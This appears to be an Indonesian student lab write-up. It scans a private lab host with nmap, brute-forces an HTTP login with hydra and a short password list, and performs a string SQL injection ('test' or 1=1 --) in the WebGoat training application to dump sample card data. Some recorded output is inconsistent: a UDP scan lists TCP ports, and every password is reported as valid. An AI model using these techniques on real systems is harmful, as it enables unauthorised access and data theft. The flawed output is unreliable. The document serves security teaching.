

IP target : 192.168.200.2

Brute force attack adalah sebuah metode untuk menebak suatu kunci dari sebuah enkripsi atau sebuah otentikasi dengan cara mencobanya berkali-kali dengan berbagai macam kombinasi huruf, angka dan simbol. Dalam percobaan kali ini akan mencoba Brute Force menggunakan hydra :

1. Membuat IP Address terlebih dahulu

```
root@ubuntu:/home/ubuntu# ifconfig eth0 192.168.200.2 netmask 255.255.255.0
root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.200.2  Bcast:192.168.200.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2360 (2.3 KB)  TX bytes:10236 (10.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:97981 (97.9 KB)  TX bytes:97981 (97.9 KB)

root@ubuntu:/home/ubuntu#
```

2. Melakukan port scanning menggunakan nmap pada Ip target

```
bt ~ # nmap -sU 192.168.200.2

Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-22 10:46 GMT
Interesting ports on 192.168.200.2:
Not shown: 1695 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=4.20%I=7%D=3/22/T=58D2561C/P=i686-pc-linux-gnu/r(NULL,2
SF:9,"SSH-2.0-OpenSSH_6.6.1p1\u201cUbuntu-Zubuntu\u201c");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 19.536 seconds
bt ~ # _
```

3. Setelah melakukan port scanning, kita mendapatkan informasi port apa saja yang digunakan oleh sistem operasi tersebut. Dalam percobaan diatas, port yang terbuka yaitu :
 - Port 22 untuk service ssh
 - Port 80 untuk service http

4. Kemudian membuat file yang akan dijadikan sebagai bahan untuk mengetes aplikasi hydra tersebut. Disini file tersebut berekstensi .txt yaitu " mardiah.txt "

```
GNU nano 2.2.6      File: mardiah.txt
12345
abc123
password
computer
123456
tigger
1234
a1b2c3
xxx
test
mickey
```

5. Kemudian jalankan hydra dengan asumsi username adalah admin dan service yang mau dibrute force adalah http


```
root@ubuntu:/home/ubuntu# hydra -l admin -P mardiah.txt 192.168.200.2 http
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-22 03:49:09
[WARNING] The service http has been replaced with http-head and http-get, using
by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default
t path set to /
[DATA] 11 tasks, 1 server, 11 login tries (1:1/p:11), ~1 try per task
[DATA] attacking service http-get on port 80
[80][www] host: 192.168.200.2  login: admin  password: computer
[80][www] host: 192.168.200.2  login: admin  password: 12345
[80][www] host: 192.168.200.2  login: admin  password: abc123
[80][www] host: 192.168.200.2  login: admin  password: password
[80][www] host: 192.168.200.2  login: admin  password: 123456
[80][www] host: 192.168.200.2  login: admin  password: tigger
[80][www] host: 192.168.200.2  login: admin  password: 1234
[80][www] host: 192.168.200.2  login: admin  password: a1b2c3
[80][www] host: 192.168.200.2  login: admin  password: xxx
[80][www] host: 192.168.200.2  login: admin  password: test
[80][www] host: 192.168.200.2  login: admin  password: mickey
1 of 1 target successfully completed, 11 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-22 03:49:10
root@ubuntu:/home/ubuntu# _
```


⇒ Prosesnya dapat memakan waktu yang cukup lama, semakin panjang dan kompleks kunci yang di brute force maka semakin lama waktu yang diperlukan.

Setelah melakukan Brute Force, selanjutnya mencoba aplikasi web yang lemah dan rentan terhadap serangan yang mana berguna untuk mempelajari serangan aplikasi web yang lemah dan rentan terhadap serangan. Pada percobaan kali ini, mencoba aplikasi web " WebGoat" pada DVL. WebGoat adalah sebuah aplikasi web yang sengaja dibuat tidak aman dan dirancang untuk mengajarkan pelatihan keamanan aplikasi web.

1. Pilih “ Strat WebGoat Port 80 “ pada WebGoat di DVL



2. Buka SerachEngine dan masukkan alamat “ <http://127.0.0.1/WebGoat/Attack> “. Masukkan username dan password : guest



3. Tampilan dibawah ini merupakan tampilan awal WebGoat.



OWASP WebGoat V5.1

Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at webgoat@owasp.org.



OWASP
The Open Web Application Security Project



ASPECT SECURITY
Application Security Specialists

WebGoat Design Team

- Bruce Mayhew
- David Anderson
- Rogan Dawes
- Laurence Casey (Graphics)

Special Thanks for V5.1

- OWASP Spring of Code
- Erwin Geirnaert (<http://www.zionsecurity.com/>)

To all who have sent comments

Lesson Contributors

- Aspect Security
- Sherif Koussa
- Romain Brechet

Documentation Contributors

- Sherif Koussa (<http://www.macadamian.com/>)
- Erwin Geirnaert (<http://www.zionsecurity.com/>)

[Start WebGoat](#)

- Kemudian pilih “ String SQL Injection “ dan masukkan data string yang akan di cari. Dalam percobaan ini mencari nama **Smith**. Maka WebGoat akan menampilkan semua user name atau last name dengan nama Smith



Logout ?

String SQL Injection

OWASP WebGoat V5.1

◀ Hints ▶ Show Params Show Cookies Show Java Show Solution Lesson Plans

- Admin Functions
- General
- Code Quality
- Concurrency
- Unvalidated Parameters
- Access Control Flaws
- Authentication Flaws
- Session Management Flaws
- Cross-Site Scripting (XSS)
- Buffer Overflows
- Injection Flaws
- [Command Injection](#)
- [Blind SQL Injection](#)
- [Numeric SQL Injection](#)
- [Log Spoofing](#)
- [XPath Injection](#)
- [String SQL Injection](#)
- [LAB: SQL Injection](#)
- [Stage 1: String SQL Injection](#)
- [Stage 2: Parameterized Query #1](#)
- [Stage 3: Numeric SQL Injection](#)
- [Stage 4: Parameterized Query #2](#)
- [Database Backdoors](#)
- Improper Error Handling
- Insecure Storage
- Denial of Service
- Insecure Configuration
- Web Services

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject a SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

OWASP Foundation | Project WebGoat

- Selanjutnya, melakukan pencarian dengan menginputkan “ test' or 1 = 1 - - “. Di bawah ini merupakan tampilan pencarian. WebGoat akan menampilkan user data dimana last name nya di akhiri dengan “ test' or 1 = 1 - - “. Maksud 1=1 adalah boolean true walaupun kita salah masih akan bernilai true

* Congratulations. You have successfully completed this lesson.

* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

⇒ Itulah kesalahan dari WebGoat karena tidak memfilter inputan yang masuk terlebih dahulu. Tetapi kembali lagi alasan WebGoat dibuat yaitu sebagai aplikasi web pelatihan yang lemah terhadap serangan.